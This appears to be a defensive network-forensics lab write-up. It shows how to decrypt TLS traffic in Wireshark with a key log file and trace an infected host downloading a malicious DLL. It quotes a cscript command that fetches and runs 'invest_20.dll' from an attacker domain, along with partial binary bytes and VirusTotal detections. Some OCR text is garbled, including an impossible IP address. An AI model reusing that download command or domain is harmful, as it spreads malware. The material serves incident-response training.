
Q3.) HTTPS use TLS/SSL protocol to encrypt communication b/w client & server.




1. Use the ZIP (password: infected) with Keys in text file for this lab.
2. Open the PCAP in Wireshark
3. First open Wireshark à Preferences à Sort the columns and add one extra (number)
4. Now view the PCAP




5. Align CENTER for better visibility







6. Our objective is to decrypt the communication between a particular system from the network dump and identify the infection and what has happened – typical Blue team operation

7. Filter TLS Handshake type equal to 1 for successful handshakes – this denotes client systems on the office LAN successfully accessed a TLS site, which displays TLS 1.2




No.	Time	Source	Destination	Protocol	Length	Info
60	17.416904	10.4.1.101	13.107.3.128	TLSv1.2	240	
121	27.938662	10.4.1.101	40.122.160.14	TLSv1.2	236	
157	29.446603	10.4.1.101	94.103.84.245	TLSv1.2	240	
820	128.832771	10.4.1.101	40.122.160.14	TLSv1.2	428	
1008	273.354367	10.4.1.101	20.191.48.196	TLSv1.2	272	
1236	565.816488	10.4.1.101	162.255.119.253	TLSv1.2	216	
1328	696.284167	10.4.1.101	162.255.119.253	TLSv1.2	392	
1420	832.344860	10.4.1.101	162.255.119.253	TLSv1.2	392	

8. If we try to follow this packet – right click and select Follow à TCP Stream – all of that is encrypted because there is an SSL Certificate protecting these data packets



9. To decrypt these we need the SSL Keys, refer to the TEXT file with SSL Keys for this lab. Head over to Wireshark EDIT à Preferences à under Protocols à search for TLS à ‘Pre-Master’ secret log file upload option.



10. Upload the Text file here, remove the filter and now take a look at TLS.type eq 1

Kali-Linux-2022-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

No.	Time	Source	Destination	Protocol	Length	Info
60	17.416904	10.4.1.101	498... 13.107.3.128	443 TLSv1.2	240	Client Hello
121	27.938662	10.4.1.101	500... 40.122.160.14	443 TLSv1.2	236	Client Hello
157	29.446603	10.4.1.101	500... 94.103.84.245	443 TLSv1.2	240	Client Hello
820	128.832771	10.4.1.101	516... 40.122.160.14	443 TLSv1.2	428	Client Hello
1008	273.354367	10.4.1.101	538... 20.191.48.196	443 TLSv1.2	272	Client Hello
1236	565.816488	10.4.1.101	583... 162.255.119.253	443 TLSv1.2	216	Client Hello
1328	696.284167	10.4.1.101	603... 162.255.119.253	443 TLSv1.2	392	Client Hello
1420	832.344860	10.4.1.101	624... 162.255.119.253	443 TLSv1.2	392	Client Hello

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tls.handshake.type eq 1

No.	Time	Source	Destination	Protocol	Length	Info
3697	147.118921667	192.168.10.5	35.244.181.291	TLSv1.2	253	
3614	147.477664647	192.168.10.5	35.244.181.291	TLSv1.2	253	
3566	147.515154598	192.168.10.5	38.65.96.124	TLSv1.2	254	
16	3.170520998	192.168.10.5	34.117.121.53	TLSv1.3	573	
59	3.502582146	192.168.10.5	34.117.65.55	TLSv1.3	573	
81	24.05230124	192.168.10.5	34.149.100.209	TLSv1.3	571	
178	26.886457631	192.168.10.5	34.168.144.191	TLSv1.3	573	
374	35.117.121.53	192.168.10.5	34.117.121.53	TLSv1.3	573	
375	35.571806314	192.168.10.5	34.117.121.53	TLSv1.3	573	
378	35.577085734	192.168.10.5	34.117.121.53	TLSv1.3	571	
379	35.582355932	192.168.10.5	34.117.121.53	TLSv1.3	571	
380	35.582355937	192.168.10.5	34.117.121.53	TLSv1.3	571	
381	35.582355938	192.168.10.5	34.117.121.53	TLSv1.3	571	

Frame 3566: 264 bytes on wire (2112 bits), 264 bytes captured (2112 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_db:96:6a (08:00:27:db:96:6a), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
Internet Protocol Version 4, Src: 192.168.10.5, Dst: 18.66.196.124
Transmission Control Protocol, Src Port: 40900, Dst Port: 443, Seq: 1, Ack: 1, Len: 210
Transport Layer Security

0000 52 54 00 12 35 00 00 00 27 d0 96 6a 00 00 45 00 RT: 5...`-`-`-E
0001 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0002 c4 7c a8 14 00 b0 15 0a f0 00 00 01 29 6e 50 16 | /@ @ C`-`B
0003 fa f0 a2 58 00 00 16 03 01 00 cd 01 00 00 c9 03 | X ..()
0004 03 31 54 8d 68 a0 34 f2 d9 00 32 94 6e 90 d4 7b 1T h 4...k2 n...
0005 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00) z O9o ..
0006 1c 00 00 1e c9 2b c9 2f c0 a0 cc a8 c9 2c c9 30 | / , 0
0007 c0 8a c9 09 c9 13 c9 14 00 9c 00 9d 00 2f 00 35 7/ 5
0008 00 00 01 00 00 00 00 00 00 20 00 1e 00 00 00 73 5
0009 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Packets: 4143 - Displayed: 69 (1.7%)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wireshark_eth049APD2.pcapng


15°C Clear

Search



23.2 AM 11/1/2023

11. Now if we try to follow this packet – right click and select Follow à TCP is still encrypted but we can now view the TLS Stream

12. TSL stream displays clearly



13. Let us try to find which system was infected or involved or which malware caused that infection. For this filter as http.request or tls.handshake.type eq 1 but exclude SSDP Protocol



14. We see all HTTP requests – GET, POST, but one of the system on the office network is downloading a DLL file which is strange! Refer to packet number 165



15. If we google to search about ‘invest_20.dll’ à Malware impacting financial institutions, hiding inside office spreadsheet documents using custom macros. It downloads specific utilities which download the final piece of malware

5520	cscript //nologo c:\Datainv\inv20.vbs https://foodsgoodforliver.com/invest_20.dll C:\Datainv\inVe.dll	C:\WINDOWS\system32\cscript.exe		cmd.exe
Information				
User:	admin	Company:	Microsoft Corporation	
Integrity Level:	MEDIUM	Description:	Microsoft ® Console Based Script Host	
Exit code:	0	Version:	5.812.10240.16384	

16. Since we have identified the DLL we can click and follow the HTTP Stream from this packet

```

GET /invest_20.dll HTTP/1.1
Connection: Keep-Alive
Accept: /*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: foodsgoodforliver.com

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Apr 2020 21:02:49 GMT
Content-Type: application/octet-stream
Content-Length: 463872
Last-Modified: Wed, 01 Apr 2020 16:29:16 GMT
Connection: keep-alive
ETag: "5e84c15c-71400"
Accept-Ranges: bytes

MZ.....@.
... !..L.!This program cannot be run in DOS mode.

$...../SQ$k2?wk2?wk2?w...wb2?w...w.2?w...ws2?w.i<vy2?w.i:vw2?
w.i;v[2?wbJ.wf2?wk2>w.2?w.i6vj2?w.i.wj2?w.i=vj2?wRichk2?
W.....@.....PE.L.C.^.....!
.....@.....K.
...p4..T.
4..@.....text.
...rdata..D.....F.....@..@.data.....`.....J..
.....@..@.gfids.....@..@.rsrc.....@..@.reloc.
.....@..B.
.....M.VW.}..u..0
.E..G0.E..G4.G.Plh#..@.Q../. ....t
~.....O....PQj.W.
.....`U...u..E.u..u..p.p.../.....`...
....J.U..V.u..v.v.../...f...f..YY]J.U..E.
3.V.x.C...t.....J..B..u.+..M..B..a...a...
1.A.^]J..E..WM3..|..C...t.....J.f....f;..u.
.....M.....H.....V.....A.....H.....C.....T.....Y

```

Packet 632: 1 client.pkt | server.pkt, 1турн. Click to select.


Entire conversation (464 kB) Show data as ASCII

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help


17. We can see that an internal system having IP 10.4.1.101 did a GET request so from LAN that system contacted an external domain from ‘foodsgoodforliver.com’ having IP 94.103.84.245 to download that DLL file.

18. The server response is 200 OK – success and below encrypted info looks to be the actual DLL content



19. Malware hunters need to view the contents or the actual DLL to analyze the malware. We can either copy the contents to analyze on VirusTotal OR export the object from the network traffic dump.

20. Remove this filter to the initial filter and click FILE à Export Object à HTTP



21. Save this on the desktop folder as invest_20.dll

The screenshot shows the Wireshark export dialog titled "Wireshark · Export · HTTP object list". It displays a table of captured packets. The packet at index 632, which has a Content Type of "application/octet-stream" and a filename of "invest_20.dll", is selected. At the bottom of the dialog, there are buttons for "Save", "Save All", "Preview", "Close", and "Help". The "Save" button is highlighted with a blue oval.

Packet	Hostname	Content Type	Size	Filename
111	config.edge.skype.com	application/json	86 kB	CC?&Clientid=%7bD6
131	self.events.data.microsoft.com	application/bond-compact-binary	4510 bytes	1.0
138	self.events.data.microsoft.com	application/json	9 bytes	1.0
142	self.events.data.microsoft.com	application/bond-compact-binary	5364 bytes	1.0
148	self.events.data.microsoft.com	application/json	9 bytes	1.0
632	foodsgoodforliver.com	application/octet-stream	463 kB	invest_20.dll
830	self.events.data.microsoft.com	application/bond-compact-binary	7585 bytes	1.0
837	self.events.data.microsoft.com	application/json	9 bytes	1.0
1244	105711.com		369 bytes	docs.php
1317	105711.com	text/html	393 bytes	docs.php
1336	105711.com		369 bytes	docs.php
1408	105711.com	text/html	393 bytes	docs.php
1428	105711.com		369 bytes	docs.php

22. Upload the DLL to VirusTotal and analyze, which shows the malicious details

The screenshot shows the VirusTotal analysis report for the file 31cf42b2a7c5c558f44cf67684cc344c17d4946d3a1e0b2cecb8eb58173cb2f. The report indicates a "Community Score" of 54/70 and notes that 54 security vendors and 1 sandbox flagged the file as malicious. The file is identified as CrowdDry.DLL and is categorized as a "spreader". The analysis table shows detections from various vendors:


Detection	Description	Vendor	Details
Ad-Aware	① Gen Heur Pack Emotet.4	AhnLab-V3	① Malware/Win32 Generic C4051124
Alibaba	① TrojanDownloader:Win32/Zload.e77b3b88	ALYac	① Trojan Agent Wacatac
Antiy-AVL	① Trojan/Generic ASMalwS.6C82	Arcabit	① Trojan Pack.Emotet 4

